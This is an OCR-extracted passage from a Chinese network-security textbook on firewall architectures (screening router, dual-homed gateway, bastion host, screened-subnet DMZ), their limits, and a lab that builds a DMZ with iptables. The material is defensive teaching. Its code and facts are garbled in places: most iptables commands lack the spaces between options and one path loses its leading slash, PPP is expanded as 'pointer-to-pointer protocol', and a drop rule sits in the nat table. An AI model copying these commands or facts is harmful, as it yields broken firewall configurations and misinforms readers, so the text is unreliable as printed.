


图 5.1　路由过滤式防火墙

路由器是内部网络与 Internet 连接的必要设备,只要安装了分组/包过滤(数据包过滤或应用网关)软件,就可以决定对到来的数据包是否要进行转发。

由于过滤路由器是建立在网关之上的包过滤,因此它允许被保护网络的多台主机与 Internet 的多台主机直接通信。这样,其危险性便分布在被保护网络内的全部主机以及允许访问的各种服务器上,随着服务的增加,网络的危险性也增加。更重要的一点是,这种网络由于仅靠单一的部件来保护系统,一旦部件被攻破,就再也没有任何设防了。并且当防火墙被攻破时几乎可以不留下任何痕迹,甚至难于发现已发生的攻击,它只能根据数据包的来源、目标和端口等网络信息进行判断,无法识别基于应用层的恶意侵入,如恶意的 Java 小程序以及电子邮件中附带的病毒。有经验的黑客很容易伪造 IP 地址,骗过包过滤型防火墙,一旦突破防火墙,即可对主机上的软件和配置漏洞进行攻击。

2. 双宿主网关(dual homed gateway)

如图 5.2 所示,双宿主机是一台有两块 NIC(network interface card,网卡、网络接口卡)的计算机,每一块 NIC 各有一个 IP 地址。所以它可以采用 NAT 和代理两种安全机制。如果 Internet 上的一台计算机想与被保护网(Intranet)上的一个工作站通信,必须先行注册,与它能看到的 IP 地址联系,代理服务器软件通过另一块 NIC 启动到 Intranet 的连接。




图 5.2　双宿主机网关防火墙

双宿主网关使用代理服务器简化了用户的访问过程,它将被保护网络与外界完全隔离,由域名系统的信息不会通过被保护系统传到外部,所以系统的名字和 IP 地址对 Internet 是隐蔽的,做到对用户全透明。由于该防火墙仍是由单机组成,没有安全冗余机制,一旦该“单失效点”出问题,网络将无安全可言。

3. 堡垒主机(bastion host)

(1) 堡垒主机的概念

堡垒主机有如下特性:

- 它是专门暴露在外部网络上的一台计算机,是被保护的内部网络在外网上的代表,并作为进入内部网的一个检查点。
- 它面对大量恶意攻击的风险,并且它的安全对于建立一个安全周边具有重要作用,因此必须强化对它的保护,使风险降至最小。
- 它通常提供公共服务,如邮件服务、WWW 服务、FTP 服务、DNS 服务等。

• 堡垒主机与内部网络是隔离的。它不知道内部主机的身份认证服务和正在运行的程序等细节。这样，对堡垒主机的攻击不会殃及内部网络。

所以，堡垒主机是一个被强化的、被暴露在被保护网络外部的、可以预防进攻的计算机。

(2) 单连点堡垒主机过滤式防火墙

单连点堡垒主机过滤式防火墙如图 5.3 所示。它实现了网络层安全(包过滤)和应用层安全(代理)，具有比单纯包过滤更高的安全等级。




图 5.3 单连点堡垒主机过滤式防火墙

通常，堡垒主机被配置在过滤路由器的后方，并且过滤规则的配置使得外部主机只能访问堡垒主机，发往内部网的其他业务流则全部被阻塞。对于内部主机来说，由于内部主机和堡垒主机同在一个内部网络上，所以机构的安全策略可以决定内部系统允许直接访问外部网，还是要求使用配置在堡垒主机上的代理服务。当配置路由器的过滤规则使其仅仅接收来自堡垒主机的内部业务流时，内部用户就不得不使用代理服务。

主机过滤防火墙具有双重保护，从外网来的访问只能访问到堡垒主机，而不允许访问被保护网络的其他资源，有较高的安全可靠性。并且主机过滤网关能有选择地允许那些可以信赖的应用程序通过路由器，是一种非常灵活的防火墙。但是它要求考虑堡垒主机和路由器两个方面的安全性。如果路由器中的访问控制表允许某些访问通过路由器，则防火墙管理员不仅要管理堡垒主机中的访问控制表，而且要管理路由器中的访问控制表，并要求对这两个部件仔细配置以便它们能协调工作。此外，系统的灵活性也会导致走捷径(例如用户可能试图避开代理服务器直接与路由器建立联系)而破坏安全性。

(3) 双连点堡垒主机过滤式防火墙

双连点堡垒主机过滤式防火墙的结构如图 5.4 所示。它比单连点堡垒主机过滤式防火墙有更高的安全等级。由于堡垒主机具有两个网络接口，除了外部用户可以直接访问信息服务器外，外部用户发往内部网络的业务流和内部系统对外部网络的访问都不得不经过堡垒主机，以提高附加的安全性。

在这种系统中，由于堡垒主机成为外部网络访问内部网络的唯一入口，所以对内部网络的可能安全威胁都集中到了堡垒主机上。因而对堡垒主机的保护强度关系到整个内部网的安全。




图 5.4　双连点堡垒主机过滤式防火墙

4. 屏蔽子网(screened subnet)防火墙

被保护网络和 Internet 之间设置一个独立的子网作为防火墙,就是子网过滤防火墙。具体的配置方法是在过滤主机的配置上再加上一个路由器,形成具有外部路由过滤器、内部路由过滤器、应用网关三道防线的过滤子网,如图 5.5 所示。




图 5.5　子网过滤防火墙配置

在子网过滤防火墙中,外部过滤路由器用于防范通常的外部攻击(如源地址欺骗和源路由攻击),并管理外部网到过滤子网的访问。外部系统只能访问到堡垒主机,通过堡垒主机向内部网传送数据包。内部过滤路由器管理过滤子网与内部网络之间的访问,内部系统只能访问到堡垒主机,通过堡垒主机向外部网发送数据包。简单地说,任何跨越子网的直接访问都是被严格禁止的。从而在两个路由器之间定义了一个“非军事区”(demilitarized zone, DMZ)。这种配置的防火墙具有最高的安全性,但是它要求的设备和软件模块较多,价格较贵且相当复杂。

5.1.3　网络防火墙的局限

1. 防火墙可能留有漏洞

防火墙可以确定哪些内部服务允许外部访问,哪些外部用户可以访问所允许的内部服务,哪些外部服务可以由内部用户访问。为了发挥防火墙的作用,出入的信息必须经过防火墙,被授权的信息才能通过。

实际上,防火墙往往会留有漏洞。如图 5.6 所示,如果内部网络中有一个未加限制的拨出,内部网络用户就可以(用向 ISP 购买等方式)通过 SLIP(serial line Internet protocol,串行链路网际协议)或 PPP(pointer-to-pointer protocol,点到点协议)与 ISP 直接连接,从而饶过防火墙。




图 5.6 防火墙的漏洞

由于防火墙依赖于口令,所以防火墙不能防范黑客对口令的攻击。

2. 防火墙不能防止内部出卖性攻击或内部误操作

显然,当内部人员将敏感数据或文件复制在优盘等移动存储设备上提供给外部攻击者时,防火墙是无能为力的。此外,防火墙也不能防范黑客有可能伪装成管理人员或新职工,以骗取没有防范心理的用户的口令或假用他们的临时访问权限实施的攻击。

3. 防火墙不能防止数据驱动式的攻击

有些数据表面上看起来无害,可是当它们被邮寄或复制到内部网的主机中后,就可能会发起攻击,或为其他入侵准备好条件,这种攻击就称为数据驱动式攻击。防火墙无法防御这类攻击。

实验 16　为一个组织配置带有 DMZ 防火墙

1. 实验目的

(1) 了解 DMZ 防火墙的功能。
(2) 掌握进行 DMZ 防火墙配置和测试的方法。

2. 实验内容

(1) 针对一个组织进行 DMZ 防火墙配置。
(2) 对配置后的 DMZ 防火墙进行测试。

3. 实验范例一:用 Linux 构建 DMZ

按照白名单原则,防火墙默认禁止所有数据通信,然后再打开必要的通信。所以在防火墙脚本的最初,需要清空系统原有的规则,然后将 INPUT、OUTPUT、FORWARD 的默认

规则设置为丢弃所有数据包。

```
Drop every packet
/sbin/iptables-P INPUT DROP
/sbin/iptables-P OUTPUT DROP
/sbin/iptables-P FORWARD DROP
```

下面介绍在 Linux 中进行 6 种访问规则设置的方法。

（1）内网可以访问外网。对应的防火墙脚本片段如下：

```
/sbin/iptables-t nat-A POSTROUTING-s [内网地址]-d [外网地址]-o eth0-j SNAT--to [NAT 的真实 IP]
```

当数据从连接外网的 eth0 流出时，要将来自内网的数据包的源地址改成 Internet 上的真实 IP，这样才能和外网的主机进行通信。[NAT 的真实 IP]表示分配给 NAT 用户的真实 IP，有几个就写几个，以空格分开，但至少要写一个。

（2）内网可以访问 DMZ。对应的防火墙脚本片段如下：

```
/sbin/iptables-A FORWARD-s [内网地址]-d [DMZ 地址]-i eth2-j ACCEPT
```

以上命令允许所有来自内网、目的地为 DMZ 的数据包通过。

（3）外网不能访问内网。对应的防火墙脚本片段如下：

```
sbin/iptables-t nat-A PREROUTING-s [外网地址]-d [内网地址]-i eth0-j DROP
```

以上命令将来自外网去往内网的数据包全部丢弃。

（4）外网可以访问 DMZ。为了保护 DMZ 中的服务器，外网对 DMZ 的访问也要加以限制。通常的思路是，只允许外网访问 DMZ 中服务器所提供的特定服务，比如 HTTP。对应的防火墙脚本片段如下：

```
/sbin/iptables-t nat-A PREROUTING-p tcp--dport 80-d [分配给 HTTP 服务器的 Internet 上的真实 IP]-s [外网地址]-i eth0-j DNAT--to [HTTP 服务器的实际 IP]
/sbin/iptables-A FORWARD-p tcp-s [外网地址]-d [HTTP 服务器的实际 IP]-i eth0--dport 80-j ACCEPT
/sbin/iptables-A FORWARD-p tcp-d [外网地址]-s [HTTP 服务器的实际 IP]-i eth1--sport 80 ！ --syn-j ACCEPT
/sbin/iptables-t nat-A PREROUTING-s [外网地址]-d [DMZ 地址]-i eth0-j DROP
```

该防火墙脚本片段将开放 HTTP 服务，使得只有访问 DMZ 中 HTTP 服务的数据包才能通过防火墙。

（5）DMZ 不能访问内网。对应的防火墙脚本片段如下：

```
/sbin/iptables-A FORWARD-s [DMZ 地址]-d [内网地址]-i eth1-j DROP
```

以上命令将丢弃所有从 DMZ 到内网的数据包。

（6）DMZ 不能访问外网。对应的防火墙脚本片段如下：

```
/sbin/iptables-t nat-A POSTROUTING-p tcp--dport 25-d [外网地址]-s [邮件服务器的 IP]-o eth0-j SNAT--to [分配给 SMTP 服务器的 Internet 上的真实 IP]
```

```
/sbin/iptables-A FORWARD-p tcp-s [邮件服务器的 IP]-d [外网地址]-i eth1--dport 25-j ACCEPT
/sbin/iptables-A FORWARD-p tcp-d [邮件服务器的 IP]-s [外网地址]-i eth0--sport 25 ! --syn-
j ACCEPT
```

以上命令先允许 DMZ 中邮件服务器连接外网的 SMTP 服务端口(25),然后禁止其他从 DMZ 发往外网的数据包。

在实际应用中,需要根据具体情况进行设置。只要设置得当,Linux 也能成为很好的防火墙。但是,无论何种防火墙都只能提供有限的保护。设置好防火墙不等于网络就是安全的,关键在于综合运用各种安全手段。

4. 实验范例二:构建一个企业代理防火墙

(1) 配置需求说明

假如公司需要 Internet 接入,由 ISP 分配 IP 地址 202.112.133.119,采用 iptables 作为 NAT 服务器接入网络,内部采用 192.168.0.0/24 地址,外部采用 202.112.133.119 地址。为确保安全需要配置防火墙功能,要求内部仅能访问 Web、DNS、mail 这 3 种服务;内部 Web 服务器 192.168.0.100 通过端口映射的方式对外提供服务。网络拓扑见图 5.7 所示。

